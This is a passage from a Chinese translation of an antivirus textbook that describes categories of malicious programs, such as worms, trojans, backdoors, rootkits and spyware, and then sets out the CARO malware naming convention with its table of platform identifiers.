例如，头部和尾部的程序分别被安装在单独的计算机上，它们互相通信，来共同完成某种功能。章鱼蠕虫目前还不是一种被广泛知道的计算机蠕虫，然而今后有可能变得更为普遍。（有趣的是，章鱼蠕虫的思想来自于John Brunner的科幻小说《Shockwave Rider》（激波骑士）。这部小说的主人公Nickie在被通缉的过程中使用不同的身份。Nickie盗用电话线路，并且使用一种磁带蠕虫（tape-worm）——与章鱼蠕虫非常相似——来删除他之前的身份。）

2.3.2.3 兔子

兔子（rabbit）蠕虫是一种特殊的计算机蠕虫，当它在网络上的主机之间“跳跃”的任一时间，都作为其自身的一个单独拷贝而存在。另一些研究人员使用兔子（rabbit）蠕虫这一术语来描述这样的恶意程序：通常它们会递归地运行从而使它们自身的拷贝“塞满”内存，并且通过消耗CPU来使系统变慢。这种恶意代码消耗大量的内存，从而在计算机上产生严重的“副作用”，使其他那些不适合在低内存环境下运行的程序意外地终止运行。

2.3.3 逻辑炸弹

逻辑炸弹（Logic Bomb）是合法的应用程序，只是在编程时被故意写入的某种“恶意功能（malfunction）”。例如，作为某种版权保护方案，某个应用程序有可能会在运行几次后就在硬盘中将其自身删除；某个程序员有可能希望他的程序包含某些多余的代码，以使程序运行时对某些系统产生恶意的操作。在大的项目中，如果代码检查措施有限，被植入逻辑炸弹的可能性是很大的。

逻辑炸弹的一个例子是诺基亚60系列手机上流行的“蚊子（Mosquitos）”游戏的最初版本。这个游戏的一项内置功能可以通过短信服务（SMS）向付费资讯专线发送信息。这个功能在游戏最初的版本中作为一种软件发行和反盗版措施，然而事实上这项措施却适得其反[6]。后来，正版用户投诉了软件开发商，这段程序就从游戏代码中删除了，同时用户也与付费资讯专线断开了连接。然而，这个游戏的盗版版本仍然流传着，其中含有逻辑炸弹，会不断地发送SMS短信。这个游戏使用四个付费SMS电话号码，如4636、9222、33333和87140，分别对应于四个国家。例如，号码87140对应英国。当游戏使用这个号码时，就会发送一条“king.001151183”的文本短消息。结果，游戏的用户会为每条短信支付高达1.5英镑的费用。

通常，应用程序中都会隐藏额外的功能——而且会一直保持隐藏状态。事实上，在应用程序中植入这些功能的方式跟在大型项目中加入复活节彩蛋（Easter eggs）的方式是非常相似的。程

序员加入复活节彩蛋是为了隐藏一些额外的荣誉页面（credit page），通常会显示项目组的成员。

例如，微软Office套装软件中的程序里就隐藏着许多复活节彩蛋，其他一些著名的软件开发商也会在他们的程序中植入类似的荣誉页面。尽管复活节彩蛋不是恶意的，而且并不会对最终用户造成威胁（即使它们有可能会占用额外的硬盘空间），但逻辑炸弹却都是恶意的。

2.3.4 特洛伊木马

或许最简单的恶意程序就是特洛伊木马（Trojan Horse）了。特洛伊木马试图通过一些有用的功能来引起用户的兴趣，从而诱使用户运行木马程序。另一种情况是，恶意的黑客留下加装了特洛伊木马的实用工具，以伪装木马在计算机上的活动，这样他们以后就可以重新追踪被感染的系统并执行恶意的活动。

例如，在基于UNIX的系统上，黑客常常会留下一个被修改过的“ps”（显示进程清单的工具）来隐藏一个特殊的进程ID（PID），而这个进程很有可能就是另外一个特洛伊木马的后门程序。之后，想在被感染的机器上发现这个被植入的木马就非常困难了。这种类型的特洛伊木马通常被称做用户模式rootkit（一种后门工具）（user mode rootkit）。

攻击者可以通过修改初始工具的源代码，从而很容易地在这些工具上实现想要的功能。乍看起来，这种微小的修改是非常难于定位的。

或许最著名的特洛伊木马是AIDS TROJAN DISK[7]，它被装载在磁盘上发送到了大约7 000个研究机构。当系统中植入了此木马后，它会加密所有文件（除了少数几个）的名字并填充所有的空闲磁盘空间。这个木马程序提供了一种恢复方案，而作为交换就是要交纳一定的费用。就这样，恶意密码术诞生了。这个事件后不久，此特洛伊木马的作者——Joseph Popp博士就被逮捕了。他当时39岁，是美国俄亥俄州克利夫兰（Cleveland）的一个动物学家，在英国被起诉[8]。

AIDS TROJAN DISK文件名加密的函数基于两个置换表[9]，一个是用来加密文件名，另外一个用来加密文件扩展名。在密码学研究的某个阶段[10]，人们一度认为这种算法是不可破解的[11]。然而，很容易就发现置换密码是很容易用统计方法（常用单词的词频统计）来破解的。另外，只要有足够的时间，就可以反汇编出此木马的源代码，并从源代码中找出置换表。

有两种类型的特洛伊木马：

- 完全的木马程序，容易分析。
- 对原始应用程序进行精心修改从而加入额外的功能，有些此类的木马属于后门（backdoor）或后门工具（rootkit）的子类。这种类型的特洛伊木马在开放源码的系统中更为常见，因为攻击者可以很容易地在已有的程序源代码中加入后门功能。

注释 Windows NT和Windows 2000的源代码在2004年初就泄露出来了。预计将来将会出现使用这些源代码的后门和rootkit程序。

2.3.4.1 后门

后门（backdoor或trapdoor）是恶意黑客选择用来远程连接系统的工具。典型的后门会在运行它的主机上打开一个网络端口（UDP/TCP），然后，侦听的后门程序会等待攻击者的远程连接。这是最普通的后门功能，经常会和其他的特洛伊木马功能混合使用。

另外一种后门利用了程序的设计缺陷。有些应用程序，例如SMTP（简单邮件传输协议）的

早期实现具有允许执行某一命令（例如为了实现调试的目的执行debug命令）的功能。莫里斯（Morris）因特网蠕虫就是使用这个命令在远程执行它自己，如果系统安装了这个有漏洞的程序，蠕虫就会通过将此命令放置在邮件收件人的位置来实现。幸运的是，当发现莫里斯蠕虫是利用这个漏洞进行攻击后，这一功能很快就被取消了。然而，仍然会有很多的应用程序，特别是较新的应用程序，具有类似的安全隐患。

2.3.4.2 窃取密码的特洛伊木马

窃取密码的特洛伊木马是特洛伊木马的一个特殊子类。这种类型的恶意程序截获密码并将密码发送给攻击者。这样，攻击者就可以登录有漏洞的系统，做他想做的任何事。窃取密码的木马常常会和击键记录器结合起来使用，从而可以在用户登录键入密码时截获击键信息。

2.3.5 细菌

细菌（germ）是第一代病毒，是病毒还不能进行感染的一种形式。通常，当病毒第一次被编译时，是以一种特殊的形式存在的，一般是不会附着在宿主程序上的。细菌不会像第二代病毒那样标记被感染的文件，以避免重复感染。

加密病毒或者多态病毒（polymorphic virus，又叫多型病毒）的细菌（germ）通常不会被加密，而是以明文的、可读的代码形式存在。细菌的检测方法与检测第二代或以后各代的病毒有所不同。

2.3.6 漏洞利用

漏洞利用代码（exploit code）针对某一特定漏洞或一组漏洞，它的目的是在系统上（有可能是远程的、网络上的系统）自动运行某一程序，或者提供对目标系统的某种其他形式的更高级别的访问权限。通常，某一攻击者会编写漏洞利用代码并与其他黑客分享。“white hat”黑客为渗透性测试编写了一些漏洞利用代码。因此，漏洞利用代码在一些情况下有可能是恶意的，而另一些情况又可能是没有危害的——威胁的严重性要取决于黑客的目的。

2.3.7 下载器

下载器（downloader）是另外一种恶意程序，它会在被感染的机器上安装一组其他的程序。通常，下载器是在电子邮件中发送的，在它执行后（有时需要借助于漏洞利用代码的帮助），它会从某个Web站点或其他地方下载恶意的内容，然后释放并运行这些恶意内容。

2.3.8 拨号器

在拨号连接的鼎盛时期，人们在家里通过拨号连接电子公告牌系统（BBS），而拨号器的恶意程序随之出现了。制作拨号器的想法是为了帮助制作拨号器的人赚钱，通过迫使用户（通常是不知情的受害者）拨通付费资讯电话号码来达到目的。这样，运行拨号器的人或许知道这一程序的用处，然而却不知道这是需要付费的。常见的拨号器通常会拨通色情站点。

在万维网（WWW）上同样存在类似的手段，通过使用指向付费服务的Web页面的链接来实现。

2.3.9 投放器

投放器或投放程序（dropper）这一术语的本意指第一代病毒代码的“安装程序”。例如，引导区病毒最初是以编译好的二进制文件的形式存在的，通常使用投放器将它安装在软盘的引导

扇区内。投放器将细菌代码写入到磁盘的引导扇区内。之后病毒就可以独立地进行复制，而不需要再次生成投放器了。

当病毒再次生成投放器时，这一中间形式是感染周期的一部分，而不要与专门的（或纯粹的）投放器相混淆。

2.3.10 注入程序

注入程序（injector）是特殊类型的投放器（dropper），它通常将病毒代码安装在内存中。注入程序可以用来将病毒代码以活动状态的形式注入到磁盘的中断处理程序（interrupt handler）中。之后，当用户第一次访问磁盘时，病毒就会开始正常地进行自我复制。

注入程序的一种特殊类型是网络注入程序（network injector）。攻击者也可以使用合法的程序，例如NetCat（NC），将代码注入到网络中去。通常，先指定远程目标，然后通过注入程序，将数据报发送到被攻击的机器上。最初的红色代码（CodeRed）蠕虫就是通过注入程序被攻击者引入的；随后，蠕虫把自己作为数据在网络上传播复制，而不再需要作为文件保存在磁盘上。

注入程序常常会在一个称做播种（seeding）的进程中使用。播种是一个进程，它用来将病毒代码注入到多台远程的系统上，以便引起病毒的爆发，使得这次爆发足以导致病毒的快速流行。例如，有数据显示，W32/Witty蠕虫[12]就是由它的作者将其撒播到多台系统上去的。

2.3.11 auto-rooter

auto-rooter是恶意黑客常用的工具，它被用来远程入侵新的计算机系统。典型的auto-rooter使用一些收集好的漏洞，用来攻击特定的目标以获得机器的root权限。这样，恶意黑客（通常是那些被称做脚本小子（script-kiddie）的人）就可以获得远程机器的管理员权限了。

2.3.12 工具包（病毒生成器）

计算机病毒的作者开发出了各种工具包（kit），例如病毒制造实验室（Virus Creation Laboratory，VCL）和PSMPC病毒生成器，通过一种基于菜单的应用程序来自动生成新的计算机病毒。有了这种工具，甚至连初级用户也能够开发出有害的计算机病毒，而不需要太多的背景知识。一些病毒生成器可以用来创建DOS病毒、宏病毒、脚本病毒，甚至是Win32病毒和邮件群发蠕虫（mass-mailing worm）。如同将要在第7章中所讨论的，被称做“安娜·库尔尼科娃”的病毒（技术名称为VBS/VBSWG.J）就是由一个荷兰少年Jan de Wit用VBSWG工具包创建的。de Wit的运气加上这个名声很臭的工具包生成的潜在病毒代码（Intended code），共同创建了这一有效的病毒。随后，de Wit由于这次事件而被逮捕，被判有罪并得到了相应的判决。

2.3.13 垃圾邮件发送程序

Vikings: *Spam spam spam spam*

Waitress: *...spam spam spam egg and spam; spam spam spam spam spam baked beans spam spam spam...*

Vikings: *Spam! Lovely spam! Lovely spam!*

——Monty Python的Spam歌

（垃圾邮件“spam”一词来源于英国喜剧剧团Monty Python的一个短剧。Spam原是一种猪肉罐头的牌子。该短剧的背景地点是一家餐馆，这家餐馆菜单上所有的菜里都有猪肉罐头的广告，当女侍者读菜单的时候，一群海盗便齐声唱道：“spam，spam，spam，spam……”他们的歌声越来越响，盖过了其他客人的谈话声。——译者注）

垃圾邮件发送程序（spammer）用来向即时消息（Instant Messaging）组、新闻组（newsgroup）或者其他任何种类的移动设备发送未经请求的信息，形式可以是电子邮件或者手机短信。

两个律师把垃圾邮件塑造成为国际互联网病毒舞台上遍布全球、但臭名昭著的“超级明星”。他们的主要目的是向因特网新闻组发送广告。在国际社会，垃圾邮件已经成为因特网上最令人讨厌的东西。许多电子邮件用户抱怨说，每天他们的收件箱会接收到超过70%的垃圾邮件。这一比率在过去的几年中一直呈上升趋势。

发送垃圾邮件的主要动机是通过增加Web站点的点击率来赚钱。另外，垃圾邮件信息常被用来实现网页仿冒（phishing，又称“网络钓鱼”）攻击。例如，你有可能会收到这样一封电子邮件，要你去访问你银行的Web站点，并且告诉你如果你不这样做，你的账户将被冻结。电子邮件中会有一个链接，会将你引入到一个诈骗站点。如果你不幸成为了攻击的受骗者，那么你很有可能会将你的个人信息拱手泄露给攻击者。诈骗者想要骗取你的信用卡号码、账号、密码、PIN（个人标识码）和其他的个人信息，以获得非法钱财。另外，你也很有可能会成为身份盗用犯罪的主要目标。

2.3.14　洪泛攻击

恶意黑客使用洪泛（flood）的方式攻击联网的计算机系统，一般是通过增加额外的网络流量负载来实现拒绝服务（DoS）攻击。如果DoS攻击是从多台被攻陷的系统（称作僵尸（zombie）计算机）上同时发起的，那么这个攻击就被称做分布式拒绝服务（DDoS）攻击。当然，还有更多种类的复杂的DoS攻击，包括SYN flood、包碎片（packet fragmentation）攻击，和其他如（错误）序列号攻击（(mis-) sequencing attack）、流量放大（traffic amplification）攻击、流量偏转（traffic deflection）攻击，这些只是最常见的一些攻击类型。

2.3.15　击键记录器

击键记录器（keylogger）捕获被攻击系统上的击键信息，为攻击者收集敏感信息。这些敏感信息一般包括名字、密码、PIN、生日、社会保障号或信用卡号等。键盘记录器被安装在系统上。在引起用户注意之前，计算机有可能已经被攻陷了好几个星期而用户却一无所知。攻击者还经常使用键盘记录器来盗用受害者的身份做一些不法的勾当。

2.3.16　rootkit

rootkit是一组特殊的黑客工具，它在攻击者已经成功入侵了某个计算机系统并获得了root级权限后使用。通常，黑客通过利用漏洞入侵系统，并安装一些常用工具的修改版本。这种rootkit被称作用户模式rootkit（user-mode rootkit），因为这种特洛伊木马程序是在用户模式下运行的。

一些更加高级的rootkit，如Adore[13]，包括内核模式（kernel-mode）的模块部分。这些rootkit更加危险，因为它们改变了内核的行为。因此，它们甚至可以隐藏一些连内核级防护软件都无法检测到的对象。例如，它们可以隐藏进程、文件系统中的文件、windows环境中注册表的键和值，或者为其他的恶意组件实现隐蔽的功能。与此相反，用户模式rootkit一般是无法有效地

隐藏而不被内核级防护软件发现的。用户模式rootkit只能隐藏用户模式下的对象，基于内核的防护系统有可能发现其庐山真面目。

2.4 其他类别

在因特网上也会经常遇到其他一些类别的有害程序，它们最初的目的倒不一定都是恶意的。然而，对于最终用户来说，它们都是一些令人讨厌的东西；因此，反病毒和反垃圾邮件产品已经增加了检测和删除此类令人讨厌的程序的功能。

2.4.1 玩笑程序

玩笑程序（joke program）并不是恶意的；然而，就如同Alan Solomon（如今使用最广泛的扫描引擎之一的作者）曾经提到的那样，“一个程序该划分为玩笑程序还是特洛伊木马，主要取决于受害者的幽默感。”玩笑程序改变或者打断了计算机的正常行为，一般会创建一个令人分心或者令人讨厌的东西。同事之间经常互相开一些玩笑，比如在对方的系统上安装玩笑程序，或者搞恶作剧让对方运行某个玩笑程序。玩笑程序的一个典型例子是可以随机将系统锁定的屏幕保护程序。

然而，在某些情况下，这种程序也可以认为是有害的。例如，一个玩笑程序将系统锁定了，但却从不进行解锁。这样计算机就不能安全地关机了。结果，重要的数据有可能会丢失，因为还没来得及存盘。更糟的情况是，文件分配表有可能会被破坏，而且机器再也无法启动了。

2.4.2 恶作剧：连锁电子邮件

在计算机中，恶作剧（hoax）一般会传播关于计算机病毒感染的信息，并要求信息的接收者将其继续转发给其他人。最臭名昭著的恶作剧之一要数Good Times（快乐时光）了。Good Times出现在1994年，它提醒用户警惕一种通过电子邮件传播的潜在的新型病毒。这个恶作剧声称，读取一封标题为“Good Times”的邮件将会删除硬盘中的数据。尽管当时许多人相信这种基于电子邮件的病毒是恶作剧，但还是有不少人相信它所说的是真的。恶作剧通常会将某些事实和谎言混合起来。Good Times声称某种特殊的病毒存在，这完全是虚假的。

之后终端用户会将这个电子邮件恶作剧继续传送到其他人那里，使得这一消息在因特网上不断地“复制”自己，并很快使电子邮件系统超负载。在大一点的公司里面，必须采取某些措施以避免恶作剧在本地系统中的传播。

以前的一个典型的恶作剧是，在一些大公司里面传播一封电子邮件，它编造了一个虚假故事，讲述一个得了重病的孩子的事情，并企图募集为这个孩子治疗的费用。大部分人都是有同情心的，在这种情况下，他们没有意识到转发这封电子邮件信息的危险性；他们相信这个伪造的故事和它的来源。

如果公司有健全的制度，那么这种恶作剧的问题就可以有效地解决。然而，每年恶作剧都会成为最大的因特网威胁之一，新的连锁电子邮件已经出现并在世界范围内迅速传播就是最好的证明。

2.4.3 其他有害程序：广告软件和间谍软件

由于接入因特网的家庭不断增加，直接导致了一种新型应用程序的出现。许多公司对于人们在Web站点上寻找或者研究什么东西非常感兴趣，特别是对顾客有可能会买什么样的产品尤其关心。因此，一些面向消费者的零售公司会安装一些小的应用程序来收集信息，并且会在弹出消息中显示定制的广告。

这种类型应用程序的最明显的问题是，这些程序的编写并非出于恶意。事实上，许多程序员以编写这种工具来谋生。然而，许多这种因特网上的有害程序是在未经用户允许或者在用户未知情的情况下被安装在系统上的，而且会带来隐私问题。企业用户和家庭用户显然都不喜欢这种类型的程序，这种程序被称作间谍软件（spyware），它用来收集用户活动的各种信息，并通过因特网将这些数据发送给某个公司。毫无疑问，家庭用户对这种侵犯行为是深恶痛绝的，更不用说用户对于那些弹出消息的厌恶感了。

另外，这些程序的代码编写质量通常都很差，而且非常消耗系统资源，特别是当一台计算机上同时安装了两个或者更多这种程序的时候。这些程序中还有一些十分令人讨厌的习惯，它们会将IE浏览器本身就已经非常糟糕的安全设置降低到非常不合理的级别，将“受害者”（通常是不知情的）暴露给更加危险的漏洞利用和病毒加以攻击、感染[14]。

由于这种应用程序通常是一些以消费者收入为基础的商业组织的主要业务来源，因此这些商业组织希望反病毒产品根本不要检测这种类型的程序，或者至少在默认情况下不检测。这些公司经常会起诉那些开发出检测和删除他们“应用程序”的软件的开发商。这些起诉使得反对这种类型有害程序的斗争变得异常艰难。

然而，今后一些国家可望将这种程序的开发定为非法。更有趣的是，有些企业希望删除这些“不需要的”间谍软件，但是希望保留少数这种“工具”，从而可以随时监督他们的雇员。

2.5 计算机恶意软件的命名规则

早在1991年，CARO（计算机反病毒研究组织）的创始人员就制定了一套应用于反病毒（AV）产品的计算机病毒的命名规则[15]。如今，相对于现在的应用来说，CARO的命名规则已经显得稍微有点过时了，但是它仍然是大多数反病毒公司曾采用过的唯一标准。这一文档的最新版本正在制定当中，不久后CARO将会在www.caro.org上发布这一最新版本。在这之前的一小段时间里，我只能对恶意软件的命名规则作一些粗略的介绍。我强烈推荐Nick FitzGerald在AVAR（亚洲反病毒研究者协会）2002年年会上的论文[16]，这篇论文详细论述了今后命名时需要考虑的因素。此外，还应该感激CARO所有令人尊敬的反病毒研究人员。

注释　*最初的命名规则是由Alan Solomon博士、Fridrik Skulason和Vesselin Bontchev博士制定的。*

为病毒命名是一项极具挑战性的任务。不幸的是，计算机病毒的爆发已经变得日益广泛和迅速。如今，反病毒研究人员必须每个月在他们的产品中增加检测500、1000、1500甚至更多的威胁。因此，为计算机病毒命名，也就是使用统一的公用名称，已经成为一个非常难以完成的任务——如果还可以完成的话。虽然如此，反病毒公司的代表们仍然试着通过使用统一的公用名来减少混

乱——至少对于正在流行的计算机恶意软件是如此。然而，计算机病毒的爆发次数逐年增加，在开发响应措施之前，研究人员来不及为每个正在流行的病毒的命名达成共识。更普遍的情况是，很难预测到底哪些病毒会流行起来，哪些病毒仍然只是“动物园里的病毒”（zoo virus）。

大部分人更容易记住的是病毒族的文本名称，而不是在安全领域里许多其他命名规则所采用的唯一的ID（标识号）。我们看一下恶意软件命名的最复杂的形式：

```
<malware_type>://<platform>/<family_name>.<group_name>.<infective_length>.
➥<variant><devolution><modifiers>
```

实际上，如果有的话，也只是非常少数的恶意软件需要以上所有的名称组成部分。事实上，除了family name以外，所有的其他部分都是可选的：

```
[<malware_type>://][<platform>/]<family_name>[.<group_name>]
➥[.<infective_length>][.<variant>[<devolution>]][<modifiers>]
```

下面对以上每个名称组成部分作一简短的介绍。

2.5.1 <family_name>

<family_name>是恶意软件名称的关键组成部分。确定族名（family name）的基本规则如下：

- 不要使用公司名称、商标名称或者在世的人的名字。
- 不要使用已有的族名，除非病毒属于同一族（family）。
- 不要使用污秽的或者令人讨厌的名称。
- 如果某族已经有名称了，那么就不要再使用其他的名称了。可以使用类似VGrep的工具将名称与以前的恶意软件名称进行前后对照。
- 不要使用由数字组成的族名。
- 要避免使用恶意软件作者建议或者想要使用的名称。
- 要避免按照传统上或习惯上用包含恶意软件文件名的名字进行命名。
- 要避免使用类似Friday_13th这样的族名，特别是当此日期是病毒被有效触发的日期时。
- 要避免使用基于病毒发现地的地理名称。
- 如果存在多个可以接受的名称，那么选择最初的名称，或者大部分现有反病毒软件使用的名称，或者描述性最强的一个名称。

2.5.2 <malware_type>://

名称的这一部分表明了恶意软件的类型是病毒、特洛伊木马、投放器、潜伏病毒（intended）、工具包（kit），或者垃圾（garbage）（Virus://，Trojan://，……，Garbage://）。一些产品稍微扩展了这一部分，而且这些扩展有望成为未来恶意软件命名标准中的一部分。

2.5.3 <platform>/

平台（platform）前缀表明了此恶意软件想要正确运行所要求的最低的本地环境。下一节将给出一份广为接受的带注释的平台名称列表。

注释 同一威胁可以定义多种平台名称，例如virus://{W32,W97M}/Beast.41472.A[17]。

这一名称表明，这个被称做野兽（Beast）的文件型病毒，可以感染Win32平台，也可以感染Word 97文档。

2.5.4 .<group_name>

组名（group name）代表一个大的计算机病毒族（family），这些病毒之间非常相似。组名（group name）主要是用来对DOS病毒进行分组，如今组名（group name）已经很少使用了。

2.5.5 <infective_length>

感染长度（infective length）是用来区分同一族（family）或者组（group）中的不同寄生病毒的，用病毒的典型感染长度的字节数来表示。

2.5.6 <variant>

变种表示同一病毒族中的具有相同感染长度的、仅有较小改变的病毒。

2.5.7 [<devolution>]

退化（devolution）标识符通常在宏病毒中同变种名一起使用。一些宏病毒通常有这样的功能（大部分与编写程序时的错误有关），就是能在它们的正常复制周期中为它们最初的宏集合创建一个子集。这样，虽然宏的子集无法重新生成最初的、完整的宏集合，但是仍然可以从这一部分集合中递归地进行复制。

2.5.8 <modifiers>

修饰符（modifier）的最初目的是为了标识计算机病毒的多态引擎（polymorphic engine）。不过，实际上大部分反病毒软件开发人员从不使用此修饰符。如今，修饰符包括以下可选的组成部分：

```
[[:<locale_specifier>][#<packer>][@'m'¦'mm'][!<vendor-specific_comment>]]
```

2.5.9 :<locale_specifier>

这一说明符主要在宏病毒中使用，这些宏病毒依赖于某种特殊语言版本的运行环境，例如Word。举个例子，virus://WM/Concept.B:Fr是一个仅仅对法语版本的Microsoft Word起作用的病毒。

2.5.10 #<packer>

加壳器（packer）这一修饰符在实际应用中是很少使用的。它表明计算机恶意软件是通过使用类似UPX这样的“实时”（on-the-fly）压缩工具进行加壳处理过的。

2.5.11 @m或@mm

这些符号表明是邮件（self-mailer）或者邮件群发（mass-mailer）病毒。这是由Bontchev提出的，或许已经成为最为广泛接受的修饰符。这一修饰符强调了这是一种很有可能威胁到普通用户的计算机病毒，因为这种病毒是通过使用电子邮件进行自动传播的。

2.5.12 !<vendor-specific_comment>

vendor-specific修饰符是最近增加的，允许开发商为恶意软件名称添加这种修饰符的后缀。例如，开发商有可能希望在名称中使用!mp来表明这是一种复合（multipartite）病毒。

2.6 公认的平台名称清单

表2-1中列出的平台名称是根据被提议的命名标准正式确定的标识符。如果某一平台名称未在清单中出现，那么此平台名称就不能作为平台标识符出现在标准的恶意软件名称当中。注解列可以帮助我们更好地对平台的名称进行选择。当本书出版时，这份清单将会成为官方的平台名称清单。将来这一平台清单还需要继续扩充。

表2-1 公认的平台名称

缩 写	全 称	注 解
ABAP	ABAP	SAP /R3高级业务应用编程语言环境中的恶意软件
ALS	ACADLispScript	需要AutoCAD Lisp解释程序的恶意软件
BAT	BAT	需要DOS或Windows命令解释器或者类似兼容环境的恶意软件
BeOS	BeOS	需要BeOS
Boot	Boot	需要与IBM PC兼容的硬盘驱动器和（或）软盘的MBR和（或）系统引导扇区（实际中很少使用）
DOS	DOS	感染DOS的COM和（或）EXE（MZ）和（或）SYS格式的文件，并且需要某种版本的MS-DOS或者类似的兼容操作系统（实际中很少使用）
EPOC	EPOC	需要EPOC操作系统的版本5或更低版本
SymbOS	SymbianOS	需要Symbian操作系统（EPOC的版本6或更高的版本）
Java	Java	需要Java运行时环境（Java run-time environment）（独立的或嵌入浏览器的）
MacOS	MacOS	需要OS X之前的Macintosh OS
MeOS	MenuetOS	需要MenuetOS
MSIL	MSIL	需要微软中间语言运行环境（Microsoft Intermediate Language runtime）
Mul	Multi	这是一个伪平台（pseudo-platform），仅在少数非常特殊的情况下使用它
PalmOS	PalmOS	需要PalmOS的某个版本
OS2	OS2	需要OS/2
OSX	OSX	需要Macintosh OS X或者之后相类似的版本
W16	Win16	需要某个16位的Windows x86操作系统（注释：有些产品使用Win前缀）
W95	Win95	需要Windows 9x VxD服务
W32	Win32	需要32位的Windows（x86上的Windows 9x，Me，NT，2000，XP）
W64	Win64	需要64位的Windows
WinCE	WinCE	需要WinCE
WM	WordMacro	WinWord 6.0、Word 95和Mac 5.x的Word中包含的WordBasic宏病毒
W2M	Word2Macro	WinWord 2.0中包含的WordBasic宏病毒
W97M	Word97Macro	Word 97或之后版本中的Visual Basic for Applications（VBA）v5.0 for Word宏病毒。在Word 97和Word 2003以及它们之间的Word版本中，VBA的变化非常小，因此我们并不区分这几个平台版本，即使病毒进行了版本检查或者利用了VBA v5.0之后的版本中新增加的少数特性
AM	AccessMacro	AccessBasic宏病毒

（续）

缩　写	全　称	注　解
A97M	Access97Macro	Access 97或之后版本中的Visual Basic for Applications（VBA）v5.0 for Access宏病毒。如同W97M一样，在Access 97和Access 2003以及它们之间的Access版本中，VBA版本的变化非常小，因此我们并不区分这几个平台版本
P98M	Project98Macro	Project 98或之后版本中的Visual Basic for Applications（VBA）v5.0 for Project宏病毒。如同W97M一样，在Project 98和Project 2003以及它们之间的Project版本中，VBA版本的变化非常小，因此我们并不区分这几个平台版本
PP97M	PowerPoint97Macro	PowerPoint97或之后版本中的Visual Basic for Applications（VBA）v5.0 for PowerPoint宏病毒。如同W97M一样，在PowerPoint97和PowerPoint 2002以及它们之间的PowerPoint版本中，VBA版本的变化非常小，因此我们并不区分这几个平台版本（原书此条注释中的PowerPoint一词均为Project，疑原书有误。——编者注）
V5M	Visio5Macro	Visio 5.0或之后版本中的Visual Basic for Applications（VBA）v5.0 for Visio宏病毒。如同W97M一样，在Visio 5.0和Visio 2002以及它们之间的Visio版本中，VBA版本的变化非常小，因此我们并不区分这几个平台版本
XF	ExcelFormula	基于从早期Excel版本中已经具有的Excel公式语言（Excel Formula language）的恶意软件
XM	ExcelMacro	Windows 5.0中Excel和Mac 5.x的Excel中的Visual Basic for Applications（VBA）v3.0宏病毒
X97M	Excel97Macro	Excel 97或之后版本中的Visual Basic for Applications（VBA）v5.0 for Excel宏病毒。如同W97M一样，在Excel 97和Excel 2002以及它们之间的Excel版本中，VBA版本的变化非常小，因此我们并不区分这几个平台版本
O97M	Office97Macro	这是一个伪平台名称，保留它用来表示可以交叉感染至少两个Office 97或之后版本Office中应用程序的宏病毒。交叉感染Office程序和相关产品如Project或者Visio的病毒也可以这样标注
AC14M	AutoCAD14Macro	AutoCAD r14或者之后版本中的VBA v5.0宏病毒。如同W97M宏病毒一样，之后版本中的VBA变化非常小，不需要使用新的平台名称
ActnS	ActionScript	需要某些ShockWave Flash（也可能是其他的）动画播放器中的Macromedia ActionScript解释程序
AplS	AppleScript	需要AppleScript解释程序
APM	AmiProMacro	AmiPro宏病毒
CSC	CorelScript	需要在许多Corel产品中包含的CorelScript解释程序的恶意软件
HLP	WinHelpScript	需要WinHelp显示引擎的脚本解释程序
INF	INFScript	需要某一Windows INF（安装程序）脚本解释程序
JS	JScript，JavaScript	需要JScript和（或）JavaScript解释程序。平台标志符跟病毒选择的宿主无关——需要WSH下MS JS的独立JS病毒、嵌入HTML的JS病毒和嵌入Windows已编译的HTML帮助文件（.CHM）的JS病毒都被归入这一平台类型
MIRC	mIRCScript	需要mIRC脚本解释程序
MPB	MapBasic	需要MapInfo产品的MapBasic

（续）

缩 写	全 称	注 解
Perl	Perl	需要Perl解释程序。平台标志符跟病毒选择的宿主无关——（类）UNIX shell下独立的Perl病毒、需要WSH下Perl的病毒以及嵌入HTML的Perl病毒都被归入这一平台类型
PHP	PHPScript	需要PHP脚本解释程序
Pirch	PirchScript	需要Pirch脚本解释程序
PS	PostScript	需要PostScript解释程序
REG	Registry	需要Windows注册表文件（.REG）解释程序（我们不区分.REG的版本以及是采用ASCII码还是Unicode码）
SH	ShellScript	需要（类）UNIX shell解释程序。平台名称跟病毒选择的宿主无关——目前针对Linux、Solaris、HP-UX或其他系统的shell病毒、以及针对csh、ksh、bash或其他解释程序的shell病毒都被归入这一平台类型
VBS	VBScript，VisualBasicScript	需要VBS解释程序。平台标志符跟病毒选择的宿主无关——需要WSH下VBS的独立VBS病毒、嵌入HTML的VBS病毒以及嵌入Windows已编译的HTML帮助文件（.CHM）的VBS病毒都被归入这一平台类型
UNIX	UNIX	这是UNIX平台上的二进制病毒使用的共同名称（也可以使用更多的特殊的平台名称）
BSD	BSD	用来表示针对BSD（或其衍生系统）平台的恶意软件
Linux	Linux	用来表示针对Linux平台和其他类似的基于Linux的平台的恶意软件
Solaris	Solaris	用来表示针对Solaris的恶意软件

参考文献

1. Joe Hirst, "Virus Research and Social Responsibility," *Virus Bulletin*, October 1989, page 3.
2. Sarah Gordon, "The Generic Virus Writer," *Virus Bulletin Conference*, 1994.
3. Vesselin Bontchev, "The Bulgarian and Soviet Virus Writing Factories," *Virus Bulletin Conference*, 1991, pp. 11-25.
4. Dr. Keith Jackson, "Nomenclature for Malicious Programs," *Virus Bulletin*, March, 1990, page 13.
5. Vesselin Bontchev, "Are 'Good' Computer Viruses Still a Bad Idea?," *EICAR*, 1994, pp. 25-47.
6. Jamo Niemela, "Mquito," `http://www.f-secure.com/v-descs/mquito.shtml`.
7. Jim Bates, "Trojan Horse: AIDS Information Introductory Diskette Version 2.0," *Virus Bulletin*, January 1990, page 3.
8. Mark Hamilton, "U.S. Judge Rules In Favour Of Extradition," *Virus Bulletin*, January, 1991.
9. Istvan Farmosi, Janos Kis, Imre Szegedi, "Viruslelektan," *Alaplap Konyvek*, Budapest, 1990, ISBN: 963-02-8675-0 (Paperback).

10. David Kahn, "The CODE-Breakers," *Scribner*, New York, 1967, 1996, ISBN: 0-684-83130-9.

11. Tibor Nemetz, Istvan Vajda, "Algorithmic Cryptography," *Academic Press*, Budapest, 1991, ISBN: 963-05-6093-2.

12. Peter Ferrie, Frederic Perriot and Peter Szor, "Chiba Witty Blues," *Virus Bulletin*, May 2004, pp. 9-10.

13. Sami Rautiainen, "Hidden Under the Hood: Linux Backdoors," *Virus Bulletin Conference* 2002, pp. 217-234.

14. Nick FitzGerald, *Private Communication*, 2004.

